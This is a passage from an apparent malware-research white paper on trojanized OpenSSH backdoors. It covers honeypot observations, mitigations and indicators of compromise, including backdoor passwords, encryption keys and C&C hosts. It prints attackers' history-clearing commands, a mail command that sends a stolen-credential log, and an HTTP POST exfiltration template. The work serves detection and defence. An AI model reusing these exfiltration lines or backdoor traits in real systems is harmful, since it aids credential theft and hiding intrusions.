

Figure 7 // Honepot infrastructure

In this graphic, the honeypot is the SSH server and the client is the potential attacker: in this way we can capture decrypted SSH sessions in full.

Credential-leak strategy

The plan was to leak the credentials of our honeypot in order that the operator behind one of these backdoors would log in and start playing. Since we did not have an already-compromised machine, we needed a way to send the malware operator the credentials. Amongst the different backdoors we found, only a few of them exfiltrate the credentials over the network. Moreover, the strategy is quite different according to whether it is a client or daemon backdoor. Indeed, for a client backdoor, we would need only to use it on any host to log into the honeypot SSH server, and the credentials would be leaked to the attacker. Whereas this strategy is pretty easy to implement, and not likely to arouse suspicion, it is much more complicated to leak the credentials for a server backdoor while staying undercover. One of the solutions that we were able to exploit was to install the daemon backdoor on the honeypot, log in using a legitimate SSH client so the daemon leaked the credentials and remove the backdoor after that, so that the malware operator thinks their backdoor has been found and has to be reinstalled. This strategy had less chance of succeeding because an attacker could easily see through it if a list of infected servers is kept.

To sum up, here are the strategies we followed to leak the credentials of the honeypot server, depending on the version of the backdoor:

1. Create a user on the honeypot server and give them root (sudo) rights
2. Perform legitimate activity (installing HTTP server, LAMP stack...) as this user
3. Use the client backdoor (if it is available) or a legitimate client (if daemon-only) to log in as this user on the honeypot server
4. Daemon-only: simulate the detection of the backdoor (check for unusual activity) and remove the backdoor from the honeypot
5. Wait for the attacker to connect with the leaked credentials and observe their actions from the man-in-the-middle server

5.3 Interactions observed

At the time of writing this paper, we have leaked credentials to three different backdoors and observed activity from the operators of two of them. This section describes what we have witnessed.

Mimban

This was the first backdoor for which we leaked credentials because we had reason to believe the operators were still active and we had both the daemon and the client version. As described in the previous section, we naturally used the client backdoor to leak the credentials.

Interestingly, the attackers behind the backdoor logged in to our honeypot only a few hours after we leaked the credentials, implying the operators were still monitoring this activity closely. Thanks to our honeypot architecture, we were able to capture the commands executed on the server (listed in the following figure).

```
# First connection from 31.184.196[.]57 (RU).
ls -la
ps aux
df -h
unset HISTFILE
cd /var/www
ls
ls -la html/
exit

# Second connection from 31.184.196[.]57 (RU).
unset HISTFILE
ls -la
cat .bash_history
cat /etc/shells
cd /var/lib/mysql
ls -la
ps aux
w
ssh -V
unset HISTFILE
exit
```

Figure 8 // Attackers command captured in the honeypot for Minban component

Unfortunately, the attackers did not make a lot of effort to give us something interesting. However, we noticed that the operators:

- Logged in manually (from a Russian IP address) and did not use any scripts
- Cleaned the shell's command history at each connection by unsetting the `HISTFILE` environment variable
- Did some basic checks (list of files, list of running processes, users currently logged in, command history), probably to determine if this was a honeypot
- Finally, checked the version of the OpenSSH binary installed on the server.

Borleias

The leak for this backdoor was much more productive. As was the case with the Mimban backdoor, the operators took less than 24 hours to log into our honeypot with the leaked credentials. In this case, the attackers logged into the honeypot more than 10 times within four days: here is an overview of the actions seen on the server:

- They used Tor each time they logged in so we could not trace their origin
- They used either a classic OpenSSH client or the Netbox Far Manager plugin to browse the server filesystem
- Interestingly, they managed to get the credentials we leaked to the Mimban backdoor operators. This means the operators behind Mimban had probably sold the credentials or are somehow connected to the Borleias attackers
- They logged in the first time to do some basic checks and exfiltrate the OpenSSH client and daemon as well as the `cron` binary, then they came back a few days later to drop a new version of their backdoor
- They modified the timestamps of the trojanized binaries so they were the same as the other OpenSSH files
- They dropped and executed a bash script in order to get plenty of information about the server

- They cleaned the command history at each connection by redefining the `HISTFILE` environment variable to `/dev/null`
- They were very careful regarding the detection of their activity (they checked running processes and the logged-in users between the execution of each command).

The new backdoor they dropped showed some similarities with the old version (especially in terms of C&C communications). However, a lot of new features have been implemented, so we documented it as a new backdoor (see Crait analysis). In order to see if there were similar backdoors in-the-wild, we wrote a YARA rule based on the characteristics we extracted from this new backdoor and returned to the chase. Surprisingly, we quickly found a new backdoor showing similarities with Crait but also implementing a whole new feature, consisting of sending commands through SSH passwords to the infected machine (documented as Chandrila backdoor).

5.4 Discussion and possible improvements

From the results obtained from the custom honeypot we used, we believe that a lot of information can be retrieved regarding the activity of these malware operators, how they behave, and the likelihood of getting new samples. In practice, we observed a lot of activity when we leaked credentials for client backdoors, but none when we applied our strategy for daemon backdoors. This result shows that either our method was not appropriate or the operators were no longer actively monitoring their C&Cs. We believe cases where the OpenSSH daemon is backdoored but the client is left untouched to be quite rare. A possible improvement could have been to re-implement the credentials exfiltration mechanism in order to simulate a connection with the client backdoor on our honeypot server. However, this assumes that the data exfiltration procedure is the same for the daemon and the client, and it also can require a considerable amount of time to re-implement the exfiltration functions, depending on the complexity of the backdoor. For these reasons, we did not try this method, but it might be the subject of future work.

6. SUMMARY TABLE

Brief analyses of all 21 families of SSH backdoors this research has identified to date are included in the *Analysis of OpenSSH backdoors section* at the end of this white paper. This table provides an overview summarized from that section.

Table 2. OpenSSH backdoor family feature grid

Family	Network exfiltration	Local exfiltration	Backdoor mode	Source Code available	Documented	Anti-logging	Obfuscations used
Abafar	-	✓	✓	✓	✓	✓	-
Alderaan	-	✓	✓	✓	-	-	-
Anoat	-	✓	✓	-	-	✓	String-stacking
Akiva	-	✓	✓	✓	-	-	-
Ando	SMTP	✓	✓	✓	-	✓	-
Atollon	-	✓ encrypted	✓	-	-	✓	Encrypted strings and string-stacking
Batuu	-	✓ encoded	-	-	✓	-	-
Bespin	-	✓	-	-	-	✓	-
Bonadan	UDP	✓	✓	-	-	-	-
Borleias	UDP	✓	-	-	-	-	-

Family	Network exfiltration	Local exfiltration	Backdoor mode	Source Code available	Documented	Anti-logging	Obfuscations used
Chandrila	UDP	✓	✓	-	-	-	Encrypted strings
Crait	UDP	✓	✓	-	-	✓	Encrypted strings
Coruscant	HTTP	✓	✓	-	-	✓	-
Endor	SMTP	✓	✓	✓	-	✓	UPX (Some variants only)
Jakku	HTTP	-	✓	-	-	✓	Encrypted strings
Kamino	HTTP	-	✓	-	✓	✓	Encrypted strings
Kessel	HTTP, TCP, DNS	✓ encrypted	-	-	-	✓	Encrypted strings
Mimban	TCP	-	✓	-	-	✓	Encrypted strings
Onderon	-	✓	✓	✓	-	✓	-
Polis Massa	SMTP	✓ encoded	✓	✓	-	✓	-
Quarren	-	✓	✓	-	-	✓	-

7. MITIGATION

7.1 Preventing compromise of SSH servers

The raw data we had for this research was mostly malware samples only, missing contextual information. Thus, it is difficult to determine the infection vector used to install these OpenSSH backdoors into systems. One thing we know is that all the backdoors we analyzed contained credential-stealing functionality. This suggests that they could spread using the stolen credentials where the compromised system is used to connect to another. This doesn't explain the initial compromise but could explain how they extend their reach. We can also speculate that some attackers could be using brute-force attacks to gain access through SSH password authentication.

Having long and complex passwords prevents brute-force from being successful, but disabling password authentication sounds like an even better solution. Using key-based authentication makes it more secure in that regard. Also, most Linux distributions nowadays disable remote root login (`PermitRootLogin no`), which prevents login without going through a named user account. We believe this is a good practice. Perhaps the user has administrative privileges but that cannot be automatically ascertained from the username. Furthermore, you can identify whose credentials are compromised and react accordingly, in contrast to a situation where the root password is shared among admins.

The most efficient solution would be to use **multi-factor authentication**. While OpenSSH doesn't support built-in multi-factor authentication it can be achieved through PAM. Existing solutions include the *OATH Toolkit* and *google-authenticator-libpam*.

7.2 How to detect compromised SSH tools

The IoCs published with this research include YARA rules that are available on our *malware-ioc* GitHub repository.

ESET products detect the malicious OpenSSH files as Linux/SSHDoor variants.

Verifying the integrity of the OpenSSH binaries sounds like a good thing to do, but it's tricky. Unfortunately, unlike a signed PE on Windows or a signed Mach-O on macOS, the ELF file format does not support embedded signatures. Detached signatures are used by major Linux distributions. APT, used on Debian-based distributions, and RPM, used on CentOS and Fedora, both support keyring and signature verification **while installing new files**. However, they don't provide protection against running unsigned code. Verifying files after the system is compromised could be challenging.

On RPM-based distributions, `rpm -V` can be used to check integrity. This will verify files from the manifest of the installed RPM. Now there are still questions: is it signed, who signed it and can it be trusted? `rpm -qi` will answer most of those questions. The only way to be sure it is signed by a trusted organization is to compare the PGP key ID. `rpm` will not flag an untrusted package once it is installed with `--nosignature`. Installing RPM with the same key name but a different key ID is a technique used in-the-wild: Ebury uses this trick to replace files without triggering a warning from `rpm -V` and is almost impossible to spot with `rpm -qi`.

On a Debian-based distribution, `debsums` or `dpkg -V` can be used to compare MD5 hashes of installed files with a manifest stored on disk in `/var/lib/dpkg/info/`. It's a start, but the manifest file, which only contains paths and MD5 sums, can be tampered with. An important thing to know is that in the Debian and Ubuntu official repositories, only the metadata is PGP-signed. The `.deb` package itself isn't signed. The metadata contains the hash of `.deb` packages and that is the only thing that can be trusted.

Whatever the technique used to authenticate OpenSSH's binaries, a cautious user could also look at the shared libraries they load. A malicious library could change the behavior of any application that uses it. None of the documented backdoors described in this paper use that technique. However, Ebury *did* use this technique by altering `libkeyutils.so,` which is loaded by all OpenSSH processes.

Analyzing outgoing network traffic could help flag unusual traffic. However, it may not be obvious if a lot of traffic goes through the server and several of these backdoor families take steps to "hide in plain sight" by making their credential exfiltration look much like typical traffic a server might create.

8. CONCLUSION

In terms of telemetry, Linux malware suffers from limited visibility compared to other platforms. We hope this research helps clarify the state of in-the-wild OpenSSH backdoors and raises the right questions when securing Linux systems.

It is interesting to see that attackers have a wide range of technical skills. Some of them are quite advanced compared to the off-the-shelf backdoors used by others. Nevertheless, all of them seem to succeed in keeping a foothold in their victims' networks. It will be interesting to see if those that are more evolved persist longer and are more prevalent. Even after analyzing 21 other families, Ebury remains at the top of the list in terms of complexity.

We have tried to gather as much detail as possible before the publication of this paper, including by luring attackers into our honeypots, but there are still many unanswered questions. How prevalent are any of these malware families? What techniques, other than credential stealing, are they using to propagate? What are the botnets used for?

The battle against OpenSSH backdoors isn't won. Cooperation between system administrators and malware researchers can help unearth Linux malware on compromised systems. Feel free to reach us at *threatintel@eset.com* if you have details about the backdoors we have described, or not described, or if you have any questions.

9. REFERENCES

1. ESET Research, "Operation Windigo – the vivisection of a large Linux server-side credential-stealing malware campaign", ESET, 2014. *https://www.welivesecurity.com/wp-content/uploads/2014/03/operation_windigo.pdf*
2. Jajish Thomas, "Types of Honeypots - Low Interaction Honeypots and High Interaction Honeypots", *http://www.omnisecu.com/security/infrastructure-and-email-security/low-interaction-honeypots-and-high-interaction-honeypots.php*
3. E. Alata, V.Nicomette, M. Kaâniche, M. Dacier, M. Herrb, "Lessons learned from the deployment of a high-interaction honeypot", EDCC'06, 2006. *https://arxiv.org/ftp/arxiv/papers/0704/0704.0858.pdf*
4. "Honeypot and Networking Background", Gigatux. *http://books.gigatux.nl/mirror/honeypot/final/ch01.html*
5. Phibo, "Dionaea – catches bugs", Github, 2010-. *https://github.com/DinoTools/dionaea*
6. Several contributors, "Kippo – SSH honeypot", Github, 2014-. *https://github.com/desaster/kippo*
7. Several contributors, "Cowrie SSH/Telnet Honeypot", Github, 2014-. *https://github.com/micheloosterhof/cowrie*
8. Kaitai Struct, "declarative binary format parsing language", Kaitai Project, 2015-. *https://kaitai.io/*
9. Several contributors, "The Tor project, Inc", 2006-. *https://www.torproject.org/*
10. Several contributors, "NetBox: SFTP/FTP/FTP(S)/SCP/WebDAV client for Far Manager 2.0/3.0 x86/x64", Github, 2011-. *https://github.com/michaellukashov/Far-NetBox*
11. Virustotal team, "The pattern matching swiss knife for malware researchers", Virustotal, 2008-. *https://virustotal.github.io/yara/*
12. OpenBSD Project, OpenSSH, 2018. *https://www.openssh.com/*
13. Several contributors, "openssh/openssh-portable: Portable OpenSSH", Github, 2018. *https://github.com/openssh*
14. M A Budiman et al, "An Implementation of RC4+ Algorithm and Zig-zag Algorithm in a Super Encryption Scheme for Text Security", 2018, J. Phys.: Conf. Ser. 978 012086. *http://iopscience.iop.org/article/10.1088/1742-6596/978/1/012086/pdf*
15. Sébastien Duquette, "Linux/SSHDoor.A Backdoored SSH daemon that steals passwords", WeLiveSecurity, 2013. *https://www.welivesecurity.com/2013/01/24/linux-sshdoor-a-backdoored-ssh-daemon-that-steals-passwords/*
16. Randhome, "Openssh backdoor used on compromised Linux servers", 2016. *https://www.randhome.io/blog/2016/08/01/openssh-backdoor-used-on-compromised-linux-servers/*
17. Tek, "Te-k/openssh-backdoor: Openssh backdoor found with a ssh honeypot", Github, 2016. *https://github.com/Te-k/openssh-backdoor*
18. Seppe "Macuyiko", "Running A SSH Honeypot With Kippo: Let's Catch Some Script Kiddies", 2011. *http://blog.macuyiko.com/post/2011/running-a-ssh-honeypot-with-kippo-lets-catch-some-script-kiddies.html*
19. Jeff Bryner, "Analysis on a compromised Linux RedHat 8.0 Honeypot", GIAC, 2004. *https://www.giac.org/paper/gcfa/137/analysis-compromised-linux-redhat-80-honeypot/104360*
20. Marist College, LongTail Log Analysis, 2018. *http://longtail.it.marist.edu/honey/*
21. Homputer Security, "Analyse de logs d'un honeypot SSH", 2017. *https://homputersecurity.com/2017/11/19/analyse-de-logs-dun-honeypot-ssh/*
22. Fernando Domínguez, "Leaving the ssh port open to the wild", 2016. *http://blog.fernandodominguez.me/what-happens-when-you-leave-you-ssh-port-open-to-the-wild/*
23. Kaspersky Lab ICS CERT, "Energetic Bear/Crouching Yeti: attacks on servers | SecureList", 2018. *https://securelist.com/energetic-bear-crouching-yeti/85345/*
24. *LinuxQuestions.org*, "CentOS 5 -- ssh compromised? can't yum update...", 2011. *https://www.linuxquestions.org/questions/linux-security-4/centos-5-ssh-compromised-can't-yum-update-889457/*
25. Asaf Nadler, "Introduction to DNS data exfiltration", 2017. *https://blogs.akamai.com/2017/09/introduction-to-dns-data-exfiltration.html*
26. Frédéric Vachon, "Windigo Still not Windigone: An Ebury Update", 2017, *https://www.welivesecurity.com/2017/10/30/windigo-ebury-update-2/*

10. ANALYSIS OF OPENSSH BACKDOORS

This section summarizes our categorization of the 21 different families of OpenSSH backdoors we have identified. Each is classified according to the following characteristics:

- ESET detection name
- Known period of activity based on our findings
- Features as they were detailed in the *Common features of OpenSSH backdoors* section
- Exfiltration techniques
- OpenSSH versions the malware is based on
- Some example hashes of samples analyzed

We also note whether the source code or documentation or analysis of the backdoor is publicly available.

The naming convention chosen is based on the list of planets in the Star Wars saga and is not in any way linked with the ESET detection name.

Figure 9 // OpenSSH backdoor galaxy

10.1 Abafar

ESET detection name

Linux/SSHDoor.AB

Known period of activity

From 2016 to present (Oct 2018)

Features

- log remote host, login time, username and password
- can log denied login attempts
- attacker can log in as root
- anti-logging feature
- multi-architecture (ARM, x86, x64, MIPS)
- client and daemon versions available

Exfiltration techniques

- log structure
  - client version: "%s:%s@%s\n" (username, password, remote_host)
  - daemon version: "%s:%s from %s\n" (remote_host, username, password)

OpenSSH version trojanized

- OpenSSH_6.0p1

Existing documentation or source code

Source code captured in a honeypot by a researcher:
https://github.com/jivoi/openssh-backdoor-kit/tree/master/openssh-5.9

Documented by Angel Alonso-Parrizas in 2016:
https://blog.angelalonso.es/2016/09/anatomy-of-real-linux-intrusion-part-ii.html

IoCs

Table 3 Abafar samples configuration

Hash (SHA-1)	`3f1ffb5ee5dd6712999ca82371bf8b755c8a873f`
Type	`Daemon`
Architecture	`x64`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`"PRtestD"`

Hash (SHA-1)	`669c5c3ccd1ec54c7abc07278f0b08022e360c47`
Type	`Client`
Architecture	`x64`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`N/A`

Hash (SHA-1)	`14ad09321b977ee738a1df59710ab765053f40ea`
Type	`Daemon`
Architecture	`x86`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`"PRtestD"`

Hash (SHA-1)	`fc07cb8e43a9901eb8cd779b5646d34477155cea`
Type	`Client`
Architecture	`x86`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`N/A`

Hash (SHA-1)	`b3b0e5f685bce3e22943ad2fe292cb7aa64d4c50`
Type	`Daemon`
Architecture	`MIPS`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`"PRtestD"`

Hash (SHA-1)	`605505b8bf167aad873fc700b02cc5a7389d7fe7`
Type	`Client`
Architecture	`MIPS`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`N/A`

Hash (SHA-1)	`d3e07951977b2da99aa402aead708c90ff1f5a69`
Type	`Client`
Architecture	`ARM`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`N/A`

Hash (SHA-1)	`51c9abcc5455c4c8d7e45fd25a2fa8657974227f`
Type	`Daemon`
Architecture	`ARM`
Log filename	`"/etc/X11/.pr"`
Backdoor password	`"PRtest0"`

10.2 Akiva

ESET detection names

Linux/SSHDoor.AI, Linux/SSHDoor.AJ

Known period of activity

From July 2016 to October 2017

Features

- log remote host, username and password
- only the client version was found

Exfiltration techniques

- log structure: "To: %s - %s:%s\n" (remote_host, username, password)

Existing documentation or source code

Builder with patch: *https://glot.io/snippets/emdmlw1gkn*. It's unclear if this is from the author or captured by a honeypot.

IoCs

Table 6 Akiva samples configuration

Hash (SHA-1)	`751f21767211f5ad256dbe30fc3e1efd74485eba`
Client	`Client`
Version	`OpenSSH_7.2p2`
Log filename	`"/usr/local/include/uconf.h"`
Backdoor password	`"$gt5y^Yfgd3sss"`

Hash (SHA-1)	`f7d9159b6f3eeff0cfc6626d665bc781a2b012df`
Client	`Client`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/local/include/uconf.h"`
Backdoor password	`"&8BBy7f&f$s@sfu8H<nyfd"`

10.3 Alderaan

ESET detection name

Linux/SSHDoor.AE

Known period of activity

From 2003 to 2017

Features

- log username and password
- attacker can log in as root
- only the daemon version was found

Exfiltration techniques

- log structure: "login in: %s:%s\n" (username, password)

OpenSSH versions trojanized

- OpenSSH_4.7p1

Existing documentation or source code

Source code captured in a honeypot by a researcher
https://github.com/Te-k/openssh-backdoor/blob/master/openssh-3.6.1p2-backdoor.patch

IoCs

Table 4 Alderaan samples configuration

Hash (SHA-1)	`797dc9a1b70942b920f03e525fae0682aa05d394`
Type	`Daemon`
Architecture	`x64`
Log filename	`"/etc/gshadow--"`
Backdoor password	`"adm1n":"www.linuxso.com"`

Hash (SHA-1)	`a74ebc167a8f087aa9bfee250f6faa51ef05a378`
Type	`Daemon`
Architecture	`x86`
Log filename	`"/etc/gshadow--"`
Backdoor password	`"immortall"`

10.4 Ando

ESET detection names

Linux/SSHDoor.AN, Linux/SSHDoor.BW, Linux/SSHDoor.BR

Known period of activity

From 2008 to present (Oct 2018)

Features

- log username and password
- attacker can log in as root (password bcrypted)
- anti-logging feature
- only the daemon version was found

Exfiltration techniques

- log structure: "%s:%s\n" (username, password)
- only in the most recent version of the backdoor
  - execute: "cat <log_filename> | mail -s 'Update' <email_address>"

Existing documentation or source code

Parts of the code from NoCooking ezine mirrored here:
https://repo.palkeo.com/repositories/ivanlefou/zines/nc0/nc0-0x0b.txt

IoCs

Table 7 Ando samples configuration

Hash (SHA-1)	`6d1a47ee6554323a11fc5555ba21e02104ec30fa`
Version	`OpenSSH_3.5.1p1 (x86)`
Log filename	`"/tmp/log"`
Backdoor password	`"baltamafiotu"`
Email	`N/A`

Hash (SHA-1)	`5fa1f033e64d3ca1e0e6d4afaa3e1cd5ede3c5b7`
Version	`OpenSSH_4.3p2 (x86)`
Log filename	`"/usr/lib/libsoftokn3.so.0"`
Backdoor password	`"$6$vzbteb/9$6.LnOlCOzetFVCFIPBx9KPqC.8Ln7leQCNw7UjnTB5ccBKijsN4/LeE9.aQV.Eq4IJv/SiNaACLjaG.bMbIEw0" (bcrypted)`
Email	`N/A`

Hash (SHA-1)	`868573a9235d35cabe6f4d48aaa3589d289389a2`
Version	`OpenSSH_4.3p2 (x86)`
Log filename	`"/usr/lib/libsoftokn3.so.0"`
Backdoor password	`"$6$vzbteb/9$6.LnOlCOzetFVCFIPBx9KPqC.8Ln7leQCNw7UjnTB5ccBKijsN4/LeE9.aQV.Eq4IJv/SiNaACLjaG.bMbIEw0" (bcrypted)`
Email	`N/A`

Hash (SHA-1)	`e0f41b99481a5822254d94c8b538eb51b106189e`
Version	`OpenSSH_4.3p2 (x64)`
Log filename	`"/etc/ssh/.sshd_auth"`
Backdoor password	`"t3se#ne@info"`
Email	`testrambo2@gmail[.]com`

10.5 Anoat

ESET detection name

Linux/SSHDoor.AF

Known period of activity

From 2010 to 2017

Features

- log remote host, login time, username and password
- attacker can log in as root
- anti-logging feature
- client and daemon versions available

Exfiltration techniques

- log structure
  - client version: "OUT: %s at: %s | user: %s, pass: %s\n" (remote_host, login_time, username, password)
  - daemon version: "IN: %s at: %s | user: %s, pass: %s\n" (remote_host, login_time, username, password)
- filename format:
  - client version: "<filename>.out"
  - daemon version: "<filename>.in"

IoCs

Table 5 Anoat samples configuration

Hash (SHA-1)	`8a5946cce468518feb9442cd2b9d09a801abbfb4`
Type	`Daemon`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/polkit-1/policy.in"`
Backdoor password	`"openbsd-compat"`

Hash (SHA-1)	`19e7fc6f552ea199ea735b234ad1eecaca168dad`
Type	`Daemon`
Version	`OpenSSH_4.3p2`
Log filename	`"/usr/share/X11/sessmgr/coredump.in"`
Backdoor password	`"openbsd-compat"`

Hash (SHA-1)	`d33f54935b473edbfe1a49823b2a5bcf71c17d7e`
Type	`Client`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/polkit-1/policy.out"`
Backdoor password	`"openbsd-compat"`

Hash (SHA-1)	`0c487d16c2bebb200342f1a7599799a858505b93`
Type	`Daemon`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/include/X11/sessmgr/coredump.in"`
Backdoor password	`"openbsd-compat"`

10.6 Atollon

ESET detection name

Linux/SSHDoor.AT

Known period of activity

From 2014 to 2017

Features

- log username and password + SSH private key (client version only) + remote host (most recent version of the backdoor)
- data encrypted using AES-256-CBC (key generated from the `/dev/urandom` file, encrypted with RSA public key stored in external file and written to the log file)
- attacker can log in as root (password bcrypted)
- anti-logging feature if login with backdoor password
- uses external module to clean OpenSSH logs
- obfuscation (strings encrypted)
- client and daemon versions available

Exfiltration techniques

- log structure:
  - new version: "%s %s:%s" (remote_host, username, password)
  - old version: "%s:%s" (username, password)
  - private key: "%s %s" (username, passwd_private_key)

IoCs

Table 8 *Atollon samples configuration*

Hash (SHA-1)	`41eeac3a00971ccd5c04a9cabc10257278b45bd3`
Type	`Daemon`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/man/hu/sd"`
Backdoor password	`"$1$qZZu0d$ciSfcyjvp4713igP4R2Kz0" (bcrypted)`

Hash (SHA-1)	`1f484b74a3c0cd79d39efb6c9af5644f50054cd4`
Type	`Client`
Version	`OpenSSH_5.3p1`
Log filename	`"/usr/share/man/hu/sd"`
Backdoor password	`N/A`

Hash (SHA-1)	`fa965b0099cacbf64d428d267f13dcc21bb37ede`
Type	`Client`
Version	`OpenSSH_6.7p1`
Log filename	`"/usr/share/man/man1/sd"`
Backdoor password	`N/A`

Hash (SHA-1)	`292ab2dcb3af0efe8e0b36b480fb914b2f763b6a`
Type	`Daemon`
Version	`OpenSSH_6.7p1`
Log filename	`"/usr/share/man/man1/sd"`
Backdoor password	`"$1$Rm9vLe$KBk/bBdtHwLh1WT.XmrUR1" (bcrypted)`

10.7 Batuu

ESET detection names

Linux/SSHDoor.BX, Linux/SSHDoor.CA

Known period of activity

From 2012 to present (Oct 2018)

Features

- log arguments given to the SSH binary and passwords
- data encoded (`NOT` bytes)
- only the client version was found

Exfiltration techniques

- log structure
  - arguments: "ssh: ~(av[%d]: %s\n)" (argv_index, argv[argv_index])
  - passwords: "readpass: %s\n" (password)

Sources

Looks to be based on work by "acme" from 2004:
http://www.securiteam.com/exploits/5MP0E20CAM.html

IoCs

Table 9 Batuu samples configuration

Hash (SHA-1)	`3a9d4ea8d1056d50dbbe294987bfe2e7050e7fb0`
Version	`OpenSSH_3.7.1p2 (x86)`
Log filename	`"/usr/lib/libt1x.so.1.5"`

Hash (SHA-1)	`213480254030b94a10a3cae35dff7e9645f68be7`
Version	`OpenSSH_5.4p1 (x86)`
Log filename	`"/usr/lib/libcurl.a.2.1"`

Hash (SHA-1)	`f314c2e8f63d9662e63e803f6457a1708684a6d7`
Version	`OpenSSH_5.2p1 (x86)`
Log filename	`"/usr/lib/libpanel.so.a.3"`

10.8 Bespin

ESET detection name

Linux/SSHDoor.BE

Known period of activity

From 2018

Features

- log remote host, login time, username and password
- only a client version detected

Exfiltration techniques

- log structure: "%Y-%m-%d %H:%M:%S --MARK-- %s %s:%s" (login_time, remote_host , username, password)
- data is encrypted (3DES-CBC, key hardcoded)

Existing documentation or source code

Attributed to Energetic Bear (aka Crouching Yeti) by Kaspersky: *https://securelist.com/energetic-bear-crouching-yeti/85345/*

IoCs

Table 10 Bespin samples configuration

Hash (SHA-1)	`48bd2075313b1731938ee82282dc2562fbaa6cb1`
Version	`OpenSSH_6.6.1p1`
Log filename	`"/var/tmp/.pipe.sock"`

3DES key

```
43AC12995F9B230967FA1306B3D8E3FF1021C9E1EE92F30C
```

10.9 Bonadan

ESET detection name

Linux/SSHDoor.BO

Known period of activity

From 2018

Features

- log username and password
- attacker can log in as root
- anti-logging feature
- only a daemon version detected
- bot feature (more details in the Exotic planets of the *OpenSSH backdoors galaxy section*)
- can download a cryptocurrency mining module

Exfiltration techniques

- log structure: "user:password -->%s:%s\n"
- data is XOR encrypted (hardcoded key)

IoCs

Table 11 Bonadan samples configuration

Hash (SHA-1)	`8ea8f206100a73b3ec47069633989e8b4b8046b6`
Type	`Daemon`
Version	`OpenSSH_7.2p2`
Log filename	`"/usr/share/lsx/.ig.swr"`
Backdoor password	`"AaSSh.@test"`

XOR key

```
39 41 30 0D 08 7A 10 0A 61 1A
```

10.10 Borleias

ESET detection name

Linux/SSHDoor.BZ

Known period of activity

From 2017 to present (Oct 2018)

Features

- login time, username and password
- only a client version detected

Exfiltration techniques

- log structure: "%Y-%m-%d %H:%M:%S [%s]"
- data is XOR encrypted (hardcoded key)

IoCs

Table 12 Borleias samples configuration

Hash (SHA-1)	`846cdb8cd32cac0bd6d739746f9368850ff5228d`
Version	`OpenSSH_6.0p1`
Log filename	`"/var/lib"`
C&C	`94.75.207[.]3`

XOR key

```
m12!*g0^&@$^,./?L>|."}568[/.b;\)KmQA<I(48h<N(KP%$!8)*3(-=_&h3
```

10.11 Chandrila

ESET Detection name

Linux/SSHDoor.CH

Known period of activity

From 2018

Features

- log authentication type, username and password
- bot using SSH passwords to communicate with a C&C server (detailed in the *Exotic planets of the OpenSSH backdoors galaxy section*)
- some strings are computed at execution
- client and daemon version

Exfiltration techniques

- log structure: "S%s %s:%s"
- data is only base64 encoded

Network specific

- data is preceded by a magic number (0x7D927105)
- a SHA1 of the encoded data is sent before the data

IoCs

Table 13 Chandrila samples configuration

Hash (SHA-1)	`6db7f00564d28a5a236ee38a00da9405409357af`
Type	`Client`
Log filename	`"/usr/share/man/.urandom"`
C&C	`198.23.187[.]46`
Backdoor password	`N/A`

Hash (SHA-1)	`0f8d41ec2ed3a7f7d0d28fe1c167b6480f80de3f`
Type	`Daemon`
Log filename	`"/usr/share/man/.urandom"`
C&C	`198.23.187[.]46`
Backdoor password	`"C0011455OpenSSHd" (command line) or "C001145SOpenSSHd" (reverse shell IP)`

10.12 Coruscant

ESET detection name

Linux/SSHDoor.CD

Known period of activity

From 2018

Features

- log remote host, username and password
- attacker can log in with root privileges (plain username and password)
- anti-logging feature
- only the daemon version found

Exfiltration techniques

- log structure: "(server) %s:%s@%s\n" (username, password, remote_host)
- C&C: patf.site90[.]net port 80 (153.92.0[.]100 US)
- exfiltrate data using HTTP POST requests

```
POST /index.php HTTP/1.1
Host: patf.site90[.]net
Content-Length: %d
(server) %s:%s@%s\n
```

IoCs

Table 15 Coruscant samples configuration

Hash (SHA-1)	`2d767d0ede311cf3a853e90d18f50ae102358590`
Version	`OpenSSH_5.6p1`
Log filename	`"/dev/.ctrl"`
C&C	`patf.site90[.]net`
Backdoor password	`"~X4CK3R":"QWERTY!"`

10.13 Crait

ESET detection name

Linux/SSHDoor.CI

Known period of activity

From 2018

Features

- log authentication method, remote host, remote_port, username and password
- attacker can log in as root
- anti-logging features
- strings encrypted
